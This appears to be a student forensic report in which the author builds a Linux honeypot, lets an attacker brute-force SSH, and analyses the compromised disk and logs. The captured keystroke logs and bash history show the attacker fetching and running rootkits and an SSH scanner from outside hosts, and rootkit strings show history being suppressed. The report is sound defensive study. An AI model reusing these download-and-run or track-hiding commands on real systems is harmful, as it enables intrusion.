For the Federal crimes, Ballard Industries should contact the local FBI office to open a case. For the civil offenses, corporate council or outside civil attorneys should be retained to initiate the lawsuit.

Part 2 Forensic Analysis of a Compromised System

Synopsis of Case Facts

For this assignment I created a honeypot system of a default Linux RedHat 8.0 installation, allowed it to be compromised, then analyzed the system to determine the method of compromise and the intended use of the system after compromise.

The RedHat system was installed on a honeynet protected by a firewall to control both inbound and outbound connections as outlined in Know Your Enemy, GEN I honeynets. In addition a custom bash shell was installed to allow for keystroke logging. Network traffic to and from the box was also logged.

The honeypot was successfully compromised by a skilled attacker with control over multiple machines. The attack was carried out via a simple brute force attack using weak user name and password credentials on the open secure shell port.

The attacker had the honeypot join an IRC bot net whose purpose seemed to be carrying out denial of service attacks. He installed rootkits in an attempt to hide his presence and also used the system to scan for other secure shell hosts. In the following analysis I will show how I was able to identify these facts and ultimately establish the identity of the attacker.

System Description and Configuration

The honeypot system is an Emachines model T1840 with an Intel 1.8Ghz Celeron processor, 40 gig hard drive, and 128 megabytes of memory.

I began the honeypot installation by sterilizing the hard disk using the linux dd utility. I booted the system using the version 0.4 of the Local Area Security bootable knoppix-based CD which installs a RAM drive and a rudimentary shell. I then deleted any existing partitions using the fdisk command on /dev/hda1 /dev/hda2 and /dev/hda3. I then erased any remaining data on the disk using the commands:

```
dd bs=1024 count=104391 if=/dev/zero of=/dev/hda1
dd bs=1024 count=38756812 if=/dev/zero of=/dev/hda2
dd bs=1024 count= if=/dev/zero of=/dev/hda3
```

The dd parameters were deduced by determining the byte size of the hard drive using fdisk, then dividing that byte count by the block size of 1024. For example, the drive hda2 is 39686976000 bytes in size. This divided by 1024 yields 38756812.

I then prepared the system by booting with the Red Hat 8.0 installation CD disk 1 and let the system initialize. I choose English language, ps2 wheel mouse and Personal Desktop as the options for the type of system to install. I let the installer initialize and auto-partition the hard drive which it saw as a SAMSUNG SV4012H with 38201MB of space. It choose to partition it into /dev/hda1 as /boot type ext3 with 102MB of space

from sector 1 to 13, /dev/hda2 as / type ext3 with 37848MB of space from sector 14 to 4838 and /dev/hda3 as swap with 251MB of space from sector 4839 to 4870.

I allowed the default eth0 network interface to use DHCP and set no firewall active on the system. Set the time to America/Los Angeles and choose a reasonable root password (johnnyjohnnyjohnny) for the account.

I choose to add the following to the default package installations:
System Tools: ethereal, ethereal-gnome, ethereal-lokkit, nmap, nmap-frontend, samba-client, screen, shapecfg.
Server Configuration Tools: All redhat tools.

After installation was complete I scanned the computer using SuperScan 3.00 for Windows from FoundStone. The scan showed port 22 open supporting SSH-1.99 OpenSSH_3.4p1, port 111 open supporting SUN Remote Procedure Call, and port 1024 as open with a service of 'reserved.'

Nmap v 3.0 reported:
```
Port State Service
22/tcp open ssh
111/tcp open sunrpc
1024/tcp open kdm
Remote OS guesses: Linux Kernel 2.4.0 - 2.5.20, Linux 2.4.19-pre4 on Alpha
```

Next I recorded the md5 sums for every file on the system. My intent was to record the md5 sums as a baseline and once the system was compromised I could use this baseline to compare which files had changed.

Since md5sum does not include a recursive options I initially tried using md5sum with the following command:

```
for i in `find / -type f`; do md5sum $i ; done >> filesums
```

This command failed consistently complaining of 'invalid argument' when encountering the /proc/sys/net/ipv4/route/flush file.


So I altered course to use the md5deep utility from the US Air Force. (http://md5deep.sourceforge.com/) I Issued md5deep commands for every directory under the root directory except the /proc directory since md5deep also encountered errors with the /route/flush file.

Examples:
```
md5deep -r -of /opt >> optfilesums
md5deep -r -of /root >> rootfilesums
md5deep -r -of /tmp >>tmpfilesums
```

Where -r Is the recursive option for md5deep, -o is the file type, f is the 'file' type.

This action has the unintended consequence of altering the access times on all the files in the subdirectories that were md5deep summed, however the trade off between accurate access times and accurate md5sums seemed worthwhile.

My intention was to setup a Gen I honeypot as outlined in the book Know Your Enemy from the honeynet project. For this I need three computers; one to act as the firewall, one to act as the victim and one to act as the intrusion detection system (IDS). As noted, the victim is a default RedHat 8.0 install, the IDS is also a RedHat 8.0 system though it will be hardened, the firewall will be setup using Gentoo 2004.2. All traffic will enter the honeynet via the Gentoo firewall system to be regulated by iptables. The IDS will also sniff all traffic to and from the honeypot system on it's own subnet. The network layout is as follows:



The Gentoo firewall has an ip address of 192.168.1.1 on the honeypot segment eth1 and an ISP assigned IP address on eth0.
The RedHat IDS has no visible IP on the honeypot segment (eth0).
The RedHat honeypot Victim has an ip address of 192.168.1.200 on eth0.

The Internet access is provided via a cable modem with all inbound packets defaulting to the Gentoo firewall. The Gentoo box was configured with 2 network cards, one for each network segment. The custom rc.firewall script from the honeynet project honeynet.org/tools section was edited to match the network layout and is attached in the appendix.

The victim machine was configured as outlined above. The IDS machine was setup to meet the SANS forensics certification requirements for laptops (http://www.sans.org/conference/forensic_install.pdf). The firewall machine was setup using the 2004.2 version and the excellent gentoo install documentation at http://www.gentoo.org/doc/en/handbook/handbook-x86.xml.

I also setup a script (attached in the appendix) to log all network traffic from the firewall system to the honeypot. Afraid of running out of disk space and potentially dropping packets, I choose to only log the default 68 bytes of tcpdump traffic. This will leave me unable to reconstruct entire files out of the tcp stream, but will still provide me with a record of network conversations.

In addition to logging network packets from both the firewall and through sniffing the honeynet segment, the honeynet.org book recommends installing a patched bash shell on the victim system. This version sends all keystrokes over the network via UDP allowing them to be captured using ngrep or tcpdump. The release notes on the patch (http://www.honeynet.org/tools/dcapture/bash-anton.patch) specify that it only works with bash 2.03 or 2.04. RedHat 8.0 installs with bash version 2.05b, so patching the source provided with my install disks was not an option. I downloaded the rpm for bash 2.04 from ftp://ftp.redhat.com/pub/redhat/linux/7.0/en/os/i386/SRPMS/bash-2.04.11.rpm and rpm -v –install (ed) the file on my IDS RedHat 8.0 system. Following the directions in the patch release notes I edited the patch source to provide a fake destination ip address to send keystrokes to; 192.168.1.100. I also changed the destination port from 514 to 80 since I was planning on running syslog on my IDS machine which would mean either extracting keystroke traffic from syslog traffic or a conflict between syslog and an ngrep session.

Using UDP on port 80 may also make detection harder if an attacker invokes a automated sniffer on the victim box as it is unlikely to look for udp traffic on port 80. I patched the source and compiled bash. As recommended, I stripped bash to remove debugging information and copied bash to the victim system using a floppy disk to avoid mounting images or inadvertently leaving mount/nfs or other information about the data capture systems on the victim system.

On the victim system I transferred the new bash shell using the following commands:

```
#locate bash (to see bash libraries, source, etc.)
#which bash (to see the currently executable bash)
#mv /bin/bash /bin/bash.old
#cp /mnt/floppy/bash /bin/bash
#touch -r /bin/bash.old /bin/bash
```

I removed my tracks and some alternative shells with the following commands:

```
#rm /bin/bash.old
#rm /bin/csh
#rm /bin/tcsh
```

The honeynet books recommend updating the source RPMs for the installation to reflect the patched bash shell. I did not go this far to cover my tracks.

The patch recommends using a non-existent destination address for the command logging and picking up the commands through a sniffer without an IP address attached to the same subnet, but I could not get this configuration to work. Commands entered on the victim machine would result in three separate arp requests for the spoofed destination IP address, no arp response and the unfortunate result of the sniffer not picking up any resulting command packet.

To combat this I re-edited the patch and used the internal IP address of the firewall (192.168.1.1) as the destination, still on port 80. After recompiling and transferring the bash shell, commands entered now still resulted in an initial arp request, but once the request was answered the victim machine succeeded in sending out a packet containing the shell command entered. I could pick this command up using either ngrep or tcpdump. The transaction did however have the unintended consequence of also resulting in a icmp port unreachable message for the attempt to contact 192.168.1.1 using UDP on port 80.

For example, the resulting tcpdump for a 'ls' command is:

```
23:52:53.995198 192.168.1.200.1050 > 192.168.1.1.http: udp 34 (DF)
23:52:53.995333 192.168.1.1 > 192.168.1.200: icmp: 192.168.1.1 udp port
http unreachable [tos 0xc0]
23:52:58.992357 arp who-has 192.168.1.200 tell 192.168.1.1
23:52:58.992455 arp reply 192.168.1.200 is-at 0:40:2b:41:55:d5
```

The command 'ngrep -d eth0 proto UDP and port 80' on my IDS workstation picked up:

```
U 192.168.1.200:1050 -> 192.168.1.1:80
T=23:52:09-090104. PI=8006 UI=0 ls
```

This notes correctly that process id 8006, user id 0 initiated an 'ls' command at 11:52 on 9/1/04.

I found that if I initiated a netcat session on the firewall listening on port 80 in UDP mode (nc -l -p80 -u), I could also catch the keystrokes and avoid the 'port unreachable' messages. To log keystrokes on my firewall box, I ended up writing a script to ngrep the command entries and forward them to the syslog daemon. The script is attached in the appendix.

The next configuration battle was the firewall script for the gentoo box. I started with the rc.firewall script provided by the honeynet project at http://www.honeynet.org/tools/dcontrol/rc.firewall. Setting all the variables as required resulted in a firewall that wouldn't resolve dns queries properly. I ended up simplifying the script using bits of the configuration at: http://www.sns.ias.edu/~jns/security/iptables/rules.html and recommendations from the gentoo home router setup guide at: http://www.gentoo.org/doc/en/home-router-howto.xml

I set the script to use NAT only, and limit all connections instead of attempting to limit

connections by protocol type. The complete script is attached in the appendix.

I tested the script from the victim system by pinging google.com or yahoo.com. Setting the outbound limit to 5 would allow for 5 icmp packets to go out before logging a 'Drop' message on the firewall. I then setup a metalog entry to send me an sms message on my cell phone when the drop limit was reached. I further modified the sms messaging script to down all ethernet interfaces once this limit had been reached as a final safety measure.

Swatch Logging:
The honeynet book recommends using swatch (http://swatch.sourceforge.net) for responding to syslog entries. On gentoo metalog is recommended over syslog for it's ability to provide embedded actions to specific log entries. However metalog doesn't allow you to set the amount of times that an action is taken. It's one entry-> one action. I was interested in having an alert setup to send an sms message to my cell phone the first time keystrokes were captures from the bash session on the honeypot. Metalog would have sent a message for each bash command and effectively DOS'ed my cell phone!

So I set my sights on swatch. From what I can tell it is a promising tool with some fundamental bugs. It has two features (throttle and threshold) that should limit the amount of actions taken, but neither works and one seems to be missing entirely and exits complaining about missing subroutines when run. I ended up using swatch to generate alerts for honeypot outbound packets and most importantly to generate an sms alert to my cell phone once keystrokes were detected on the honeypot. It was the keystroke alert that I desperately wanted to throttle, but every setting I tried resulted in one sms message per command entered on the honeypot. I eventually ended up having swatch call a bash script to send one sms message, then quit. The bash script then called swatch again with a configuration file that didn't sms alert on keystroke logging alerts. The configuration and bash script are attached in the appendix.

After a long labor day weekend of configuring, testing, configuring and retesting my honeynet. I was finally ready to turn it on. I enabled my scripts to log packets and keystrokes from both the firewall and the IDS at 4:30pm, Sept 6th 2004. It was then I realized that I had no visually interesting way to actually see the ongoing conversations with the internet. Luckily gentoo's emerge provided etherape (http://etherape.sourceforge.net) just two commands away; emerge etherape and etherape&.

Not 10 minutes into it's life on the Internet I had captured some interesting scans. Firing up ethereal on a copy of my tcpdump log showed some immediate scans for smtp, various straight icmp pings and most interestingly a bootp request to change my default router to some nefarious target.

I decide then that a watched honeypot never boils, and it was time for a much needed break. It was labor day so hamburgers, corn on the cob, etc was in order. Checking

etherape and the logs religiously over the next 4 hours left me with many scans, worm attacks and a cold hamburger. Fighting a head cold as well as linux-configuritis from all the vi editing over the last few weeks, I decide it was time for a break. I put my cell phone to it's loudest setting and got some much needed rest.

Checking the swatch, snort, tcpdump, kernel and etherape logs over the next couple days produced occasional nmap scans, various microsoft sql worms and the occasional directed attack to ports actually open on the honeypot. The most interesting was a brute force password attack via secure shell from 4:31am September 7th until 6:59am. The honeypot logged over 2000 failed password attempts occurring every 4 seconds from an ip address owned by a major fortune 500 IT contractor. Apparently the password 'johnnyjohnnyjohnny' wasn't in the attackers list!

So after 6 days of failed hacking attempts, I decided to make the attackers life a little easier and change the root password to something easier. At 9:30 Sunday September 12th I altered the root password to 'password' in the hopes that someone would be able to break in.

1:12am Sept 13th my cell phone rattled to life with a 'keys out' alert from swatch letting me know that someone had broken the new password and entered a command on the altered bash shell. I wasn't able to check on the honeynet until after the attack finished, but my logs clearly showed the attackers intent. Here are the keystroke logs from the attack. The last line shows the command entered. T is the time on the victim box, PI is the process ID, UI is the user id.

```
Sep 13 01:12:50 [keylogger] T=01:16:00-091304. PI=28623 UI=0 w
Sep 13 01:13:00 [keylogger] T=01:16:11-091304. PI=28623 UI=0 cat
/proc/cpuinfo
Sep 13 01:13:25 [keylogger] T=01:16:35-091304. PI=28623 UI=0 wget
ftp://mirror.linux.duke.edu/pub/fedora/linux/core/1/i386/iso/yarrow-SRPMS-
disc1.iso
Sep 13 01:13:53 [keylogger] T=01:17:03-091304. PI=28623 UI=0 wget
ftp://ftp.linux.ncsu.edu/pub/fedora/linux/core/2/i386/iso/FC2-i386-SRPMS-
disc1.iso
Sep 13 01:14:31 [keylogger] T=01:17:42-091304. PI=28623 UI=0 wget
another00.home.ro/inst
Sep 13 01:14:42 [keylogger] T=01:17:53-091304. PI=28623 UI=0 ping yahoo.com
Sep 13 01:14:56 [keylogger] T=01:18:07-091304. PI=28623 UI=0 chmod +x inst
Sep 13 01:15:07 [keylogger] T=01:18:18-091304. PI=28623 UI=0 rm -rf inst
Sep 13 01:15:09 [keylogger] T=01:18:20-091304. PI=28623 UI=0 ls
Sep 13 01:17:43 [keylogger] T=01:20:54-091304. PI=28623 UI=0 wget
xbuffer.idilis.ro/all.tkz
Sep 13 01:17:49 [keylogger] T=01:21:00-091304. PI=28623 UI=0 wget
xbuffer.idilis.ro/all.tgz
Sep 13 01:19:29 [keylogger] T=01:22:40-091304. PI=28623 UI=0 rm -rf logs
Sep 13 01:19:35 [keylogger] T=01:22:46-091304. PI=28623 UI=0 w
Sep 13 01:19:38 [keylogger] T=01:22:49-091304. PI=28623 UI=0 ps aux
Sep 13 01:24:05 [keylogger] T=01:27:16-091304. PI=28623 UI=0 exit
```

The attacker checked the current users, the cpu speed then downloaded a series of utilities before abandoning the machine. I was curious what made him abandon the

attempt, and afraid a networking problem or other configuration error had prompted him to exit so I fired up a bash shell on the victim box and attempted to wget some of the same utilities. I was successful in connecting and can only assume the attacker abandoned for some other reason. Perhaps he was following some script that didn't fit the machine configuration? Perhaps he somehow noticed something that tipped him off to the fact that he was on a honeynet? Perhaps he saw something in the w command that scared him off. I had left an open x window session active on the honeypot simply to make it look like the system was in use. Or perhaps he was simply bored or called away on some other task. The 'rm -rf logs' command is curious since he created no logs directory and the logs on this machine are stored in /var/log. If he was interested in covering his tracks it's also painfully obvious that he made no attempt to clear or bypass the bash history file.

I configured my firewall to initiate tcpdump of the honeynet and log the results every hour. It then used nstats available at: (http://freshmeat.net/projects/nstats) to summarize the activity and email it to me so I could keep an eye on my honeynet while away at work. The scripts for this are available in the appendix.

Sep 21 10:11:53am my cell phone squalked an alert that keystrokes had been logged on my honeypot!

Watching the keystroke and network logs I could tell that someone from 218.104.55.15 had logged in, setup an irc client, a ssh scanner, scanned some hosts for ssh ports, then left an IRC bot.

Sep 24 00:35:54am my attacker returned from 203.250.133.238 and 82.251.43.49. He downloaded some tools, setup new users home and test. He downloaded another ssh scanner, scanned a few hosts. Then tried to download icebnc from several sites. He killed a few processes, then rebooted the box. When the honeypot rebooted it could no longer mount the /proc file system and could not successfully reboot. Given that the box wouldn't reboot, I considered this a successful attack and set about performing the forensic analysis of the system.

Hardware

The entire system was seized in whole. The honeypot system is an Emachines model T1840 with an Intel 1.8Ghz Celeron processor, 40 gig hard drive, and 128 megabytes of memory. It has an internal 3.5” high density floppy disk drive as well as a recordable cd-rom drive and a read-only dvd drive. It additionally has an internal sound card and an ethernet card.

The hard disk is identified by hdparm to be a Samsung SV4012H with a serial number of 0541J1FTA08627. The entire system was issued evidence tag gcfa012004.

Image Media

Since the honeypot was rebooted by the attacker and was continually failing to boot while trying to mount the /proc file system, there was no use in attempting to image

any volatile data. The reboot of the system by the attacker wiped the memory of any programs running in memory as well as the /proc file system.

Given that volatile information was out of reach, I focused on capturing the non-volatile data. My plan for imaging the system was to attach a Maxtor One Touch 200GB external drive to the honeypot system's usb port, mount it, and send an image of the victim hard drive to the external drive using dd.

I downloaded the FIRE forensic boot disc from http://biatchux.dmzs.com/, burned a cd of the 0.4a toolkit and set about booting the honeypot for forensic imaging. Unfortunately, I could not get the FIRE forensic boot disk to properly recognize the external Maxtor usb drive upon booting.

I resorted to using Knoppix 3.6 (kernel version 2.4.27) with boot options of noswap, noapic, acpi=off. Using these options I would guarantee that the victim hard drive would be unaffected.

Knoppix would boot, but couldn't recognize the video card in the honeypot, so I ended up booting into runlevel 2 with just a non-graphical bash shell. Knoppix did properly find the external Maxtor drive and I was able to mount the drive on the floppy mount point to contain my images.

After taking an md5 checksum of the drive:

```
md5sum /dev/hda
```

I imaged the honeypot using dd. I sent the output to the awaiting Maxtor evidence drive I had earlier mounted as /mnt/floppy. The imaging command issued was:

```
dd if=/dev/hda of=/mnt/floppy/vichda.img
```

I issued an fdisk command to make note of the drive layout so I could properly mount the drive partitions on my forensic workstation. Not having a graphical shell forced me to use my trusty pen and paper to capture the following:


```
fdisk -l /dev/hda
Disk /dev/hda: 40.0 GB 40060403712 bytes
255 heads 63 sectors/track, 4870 cylinders
Units=cylinders of 16065 * 512 = 8225280 bytes

           start       end         blocks      id    system
/dev/hda1  1           13          104391      83    linux
/dev/hda2  14          4838        38756812    83    linux
/dev/hda3  4839        4870        257040      82    linux swap
```

After imaging, I unmounted the imaging drive from the honeypot and mounted it on the forensic workstation.

```
mount /dev/sde1 /mnt/sde1
```

Since I had no graphical shell on the victim honeypot system I could not capture a screen shot of the md5sum of the victim hard disk. I was forced to visually match the md5sum of the dd image to the md5sum of /dev/hda on the honeypot. The md5sum is d854aaebaff0628300859a5b9e955b0e. I was able to be capture the md5sum in this



screen shot on my forensic workstation:

Worried that my foiled attempts to boot the dead victim system using the local area security boot disk may have tainted the disk images I verified that the disks had not been touched by the operating systems on the boot CDs. Using debugfs I checked the images I obtained for last mount and last write times.

The Unix command debugfs imagename mounts the image in the debug utility. The stats command in debugfs reported the following mount and write times for the boot partition:

```
Last mount time:          Sun Aug 29 22:28:03 2004
Last write time:          Fri Sep 24 01:02:18 2004
```

These times are before my attempts at imaging and correspond with the attackers last recorded action of attempting to reboot the machine at 1am September 24th, 2004.

Using the same mechanism for the root partition reported:

```
Last mount time:          Sun Aug 29 22:27:59 2004
Last write time:          Thu Sep 23 18:02:47 2004
```

Again this corresponds to the last controlled boot of the honeypot system and roughly to the attackers last action of rebooting the system.

Using the same mechanism for the swap partition reported an error and wasn't able to process the partition using debugfs.

Thus we can conclude that the procedure used to image the victim hard disk accurately captured the state of the image after the attacker had rebooted the

honeypot. The md5sums of the honeypot raw disk matched the md5sum of the dd image on the forensic workstation. In addition the image quality and accuracy was not affected by booting the system multiple times using knoppix or the local area security boot disk as the images report last mount and write times previous to the forensic imaging.

Media Analysis

To properly analyze the disk image, I first needed to mount the drives. Using the handy tutorial at http://www.darkdust.net/marc/diskimagehowto.php I was able to use the formula (startcylinder - 1) * heads * sectors/track * bytes per block to mount my disk images using the following commands:

```
For /dev/hda1
sectors/track * bytes per block
  63 * 512=0
mount -o ro,loop,offset=32256 vichda.img /mnt/vichda1

For /dev/hda2
(startcylinder-1) *heads * sectors/track *bytes per block
 (14-1) * 255 * 63 * 512=106928640
mount -o ro,noexec,loop,offset=106928640 vichda.img /mnt/vichda2

For /dev/hda3
(startcylinder-1) *heads * sectors/track *bytes per block
(4839-1) * 255 * 63 * 512=39793904640
mount -t swap -o ro,noexec,loop,offset=39793904640 vichda.img /mnt/vichda3
```

In addition, I cut the drive partitions out of the raw disk image for use with the sleuth kit tools.

```
g2 sde1 # mmls -t dos vichda.img
DOS Partition Table
Units are in 512-byte sectors

     Slot    Start        End          Length       Description
00:  -----   0000000000   0000000000   0000000001   Primary Table (#0)
01:  -----   0000000001   0000000062   0000000062   Unallocated
02:  00:00   0000000063   0000208844   0000208782   Linux (0x83)
03:  00:01   0000208845   0077722469   0077513625   Linux (0x83)
04:  00:02   0077722470   0078236549   0000514080   Linux Swap / Solaris
x86 (0x82)
g2 sde1 # dd if=vichda.img bs=512 skip=63 count=208782 of=vichda1.img
g2 sde1 # dd if=vichda.img bs=512 skip=208845 count=77513625 of=vichda2.img
g2 sde1 # dd if=vichda.img bs=512 skip=77722470 count=514080 of=vichda3.img
```

These partitions will be referred to as victim partition one (vichda1.img), partition two (vichda2.img) and partition three (vichda3.img). Partition one is the system boot partition and does not contain much evidence for this investigation. Partition two is the main root partition and contains most of the evidence analyzed. Partition three is the swap partition and will mainly be examined for the strings contained within.

System Basics

Once the drives were mounted I could verify more information about the victim system.

The system is a RedHat release 8 as identified by /etc/issue:

```
g2 etc # cat /mnt/vichda2/etc/issue
Red Hat Linux release 8.0 (Psyche)
Kernel \r on an \m
```

It was installed August 6th, 2004 as evidenced by the time line.

```
g2 mactimes # ./getmac /root/install.log -s
Thu Aug 05 2004 14:06:02        0 m.c 294915   /root/install.log.syslog
Fri Aug 06 2004 00:35:54    15576 m.c 294914   /root/install.log
Fri Sep 24 2004 00:54:35        0 .a. 294915   /root/install.log.syslog
                            15576 .a. 294914   /root/install.log
```

The system appears to have been last booted on September 19th, 2004 evidenced by these two entries in /var/log/boot.log:

```
Sep 19 12:19:28 localhost sshd:  succeeded
Sep 24 01:01:47 localhost atd: atd shutdown failed
```

The partition map is as follows:

```
g2 etc # cat fstab
LABEL=/                 /                       ext3    defaults        1 1
LABEL=/boot             /boot                   ext3    defaults        1 2
none                    /dev/pts                devpts  gid=5,mode=620  0 0
none                    /proc                   proc    defaults        0 0
none                    /dev/shm                tmpfs   defaults        0 0
/dev/hda3               swap                    swap    defaults        0 0
/dev/cdrom              /mnt/cdrom              iso9660
noauto,owner,kudzu,ro 0 0
/dev/fd0                /mnt/floppy             auto    noauto,owner,kudzu
0 0
```

History Files

The attacker did me the favor of not bothering to cover his tracks in /root/.bash_history:

Contents of /root/.bash_history:

```
w
cat /proc/cpuinfo
wget ftp://mirror.linux.duke.edu/pub/fedora/linux/core/1/i386/iso/yarrow-
SRPMS-disc1.iso
wget ftp://ftp.linux.ncsu.edu/pub/fedora/linux/core/2/i386/iso/FC2-i386-
SRPMS-disc1.iso
wget another00.home.ro/inst
ping yahoo.com
chmod +x inst
rm -rf inst
ls
wget xbuffer.idilis.ro/all.tkz
wget xbuffer.idilis.ro/all.tgz
rm -rf logs
w
ps aux
exit
wget ftp://mirror.linux.duke.edu/pub/fedora/linux/core/1/i386/iso/yarrow-
```

```
SRPMS-disc1.iso
wget another00.home.ro/inst
ls
ls inst
file inst
cat inst
rm inst
ping yahoo.com
w
w
ps aux
wget another00.home.ro/inst
rm inst
exit
ping yahoo.com
w
exit
w
cd /tmp/
/sbin/ifconfig
cat /proc/cpuinfo
cd /usr/include
wget dutema.go.ro/com.tgz
tar xzvf com.tgz
rm -rf com.tgz
cd db
./install
./install
cd ..
passwd
cd /tmp/
wget orbu.com/k/sshscan.tgz
tar xzvf sshscan.tgz
rm -rf sshscan.tgz
cd ssh
ls
cd ..
cd /tmp/
cd sshh
./go.sh
./go.sh  12.12
./go.sh  24.24
./go.sh  24.157
cd ..
ls
rm -rf *
ls
exit
passwd
passwd
uname -a
cat /etc/*release
cd /var/spool/at
wget
wget www.djspiderx.us/dead.tar.gz
tar xvfz dead.tar.gz
rm -rf dead.tar.gz
ls
```

```
cd apal
./install
cd /var/tmp
ls
wget 219.96.225.67/
ps aux
kill -9 8339
w
kill -9 6981
kill -9 7871
kill -9 8342
w
wget 219.96.225.67/
wget 219.96.225.67/
wget 219.96.225.67/
reboot
w
```

This also makes it easy to discover which parts of the system may be suspect. I know immediately from .bash_history log that attempts were made to place files in at least the /root, /usr/include, /tmp/, /var/spool/at/ and /var/tmp directories.

Since the attackers didn't seem to wipe the log files, they also provide a source of corroborating evidence. /var/log/messages contains sshd logs about our attacker's initial log in:

```
Sep 21 10:05:54 localhost sshd(pam_unix)[5313]: session opened for user
root by (uid=0)
Sep 21 10:06:02 localhost sshd(pam_unix)[5355]: authentication failure;
logname= uid=0 euid=0 tty=NODEVssh ruser= rhost=218.104.55.15  user=root
Sep 21 10:06:06 localhost sshd(pam_unix)[5357]: authentication failure;
logname= uid=0 euid=0 tty=NODEVssh ruser= rhost=218.104.55.15  user=root
Sep 21 10:06:11 localhost sshd(pam_unix)[5313]: session closed for user
root
Sep 21 10:10:54 localhost sshd(pam_unix)[5361]: session opened for user
root by (uid=0)
Sep 21 10:17:13 localhost sshd(pam_unix)[5361]: session closed for user
root
Sep 21 10:17:53 localhost sshd(pam_unix)[5584]: session opened for user
root by (uid=0)
```

The /var/log/secure file contains corroborating evidence:

```
Sep 21 10:10:54 localhost sshd[5361]: Accepted password for root from
82.79.2.181 port 3573 ssh2
Sep 21 10:17:52 localhost sshd[5584]: Accepted password for root from
80.97.69.120 port 1671 ssh2
```

Strings on /var/log/lastllog contains what appears to be a domain name for an adsl client on an isp subnetwork:

```
g2 log # strings lastlog
SApts/5
lns-vlq-49-82-251-43-49.adsl.proxad.net
```

The wtmp file confirms this address:

```
g2 log # strings wtmp | grep proxad
```

```
lns-vlq-49-82-251-43-49.adsl.proxad.net
lns-vlq-49-82-251-43-49.adsl.proxad.net
lns-vlq-49-82-251-43-49.adsl.proxad.net
lns-vlq-49-82-251-43-49.adsl.proxad.net
```

I shall cover more about these entries during the time line analysis.

SETUID search
As part of my examination I searched for files that may be used to elevate privileges through the use of the setuid bit. Running the command:

```
 find . -perm -004000 -o -perm -002000 -type f -ls
```

yielded no files out of the ordinary. This is not a surprise as we know our attacker entered the system using an easily guessable user name and password combination for the root account. If he had been forced to enter using a lesser account he may have utilized a mis-configuration of permissions that would show up with this search.

Hidden Directory search
Running a find command to search for hidden directories yielded some interesting results:

```
g2 vichda2 # find . -name ".*" -type d -printf "%Tc %k %h/%f\n"
Fri Sep 24 01:01:38 2004 4/.
Sun Aug 29 22:28:32 2004 4 ./tmp/.font-unix
Fri Aug 27 23:56:40 2004 4 ./tmp/.xf86config1335
Fri Sep 24 01:01:57 2004 4 ./tmp/.X11-unix
Sun Aug 29 22:28:48 2004 4 ./tmp/.ICE-unix
Tue Aug 24 00:20:23 2004 4 ./tmp/.xf86config1358
Fri Sep 24 00:39:33 2004 4 ./tmp/cd/bin/.sh
Fri Sep 24 00:39:30 2004 4 ./tmp/cd/.sh
Fri Sep 24 01:01:46 2004 4 ./root/.gconfd
Fri Sep 24 01:01:46 2004 4 ./root/.gconf
Sun Sep 12 09:00:02 2004 4 ./root/.gnome2
Fri Aug  6 18:25:40 2004 4 ./root/.gnome
Fri Aug  6 13:18:13 2004 4 ./root/.gnome2_private
Fri Aug  6 18:25:39 2004 4 ./root/.nautilus
Sun Sep 12 08:53:14 2004 4 ./root/.gnome-desktop
Fri Aug  6 18:25:47 2004 4 ./root/.metacity
Fri Aug  6 18:47:25 2004 4 ./root/.mozilla
Tue Aug 24 00:27:11 2004 4 ./root/.kde
Sun Sep 12 09:20:00 2004 4 ./root/.Trash
Fri Sep 24 00:37:36 2004 4 ./usr/share/locale/sk/.sk12
Fri Sep 24 00:37:37 2004 4 ./lib/security/.config
```

The .sk12 and the /tmp/cd directories look suspicious. The .sk12 directory had a modify time roughly corresponding to the IDS system's keystroke log of:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:19-092404. PI=7871 UI=0 ./install
```

The directory contains two files:

```
g2 .sk12 # ls -la
total 52
```

```
drwxr-xr-x  2 root root  4096 Sep 24 00:37 .
drwxr-xr-x  3 root root  4096 Sep 24 00:37 ..
-rw--w--w-  1 root root     1 Sep 24 00:39 .sniffer
-rwxr-xr-x  1 root root 37279 Sep 24 00:39 sk
```

The .sniffer file is empty. Running the strings command against the sk file yields the following interesting strings:

```
g2 .sk12 # strings sk
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:./bin:/us
r/share/locale/sk/.sk12:/usr/share/locale/sk/.sk12/bin
HOME=/usr/share/locale/sk/.sk12
HISTFILE=/dev/null
PS1=\[\033[1;30m\][\[\033[0;32m\]\u\[\033[1;32m\]@\[\033[0;32m\]\h
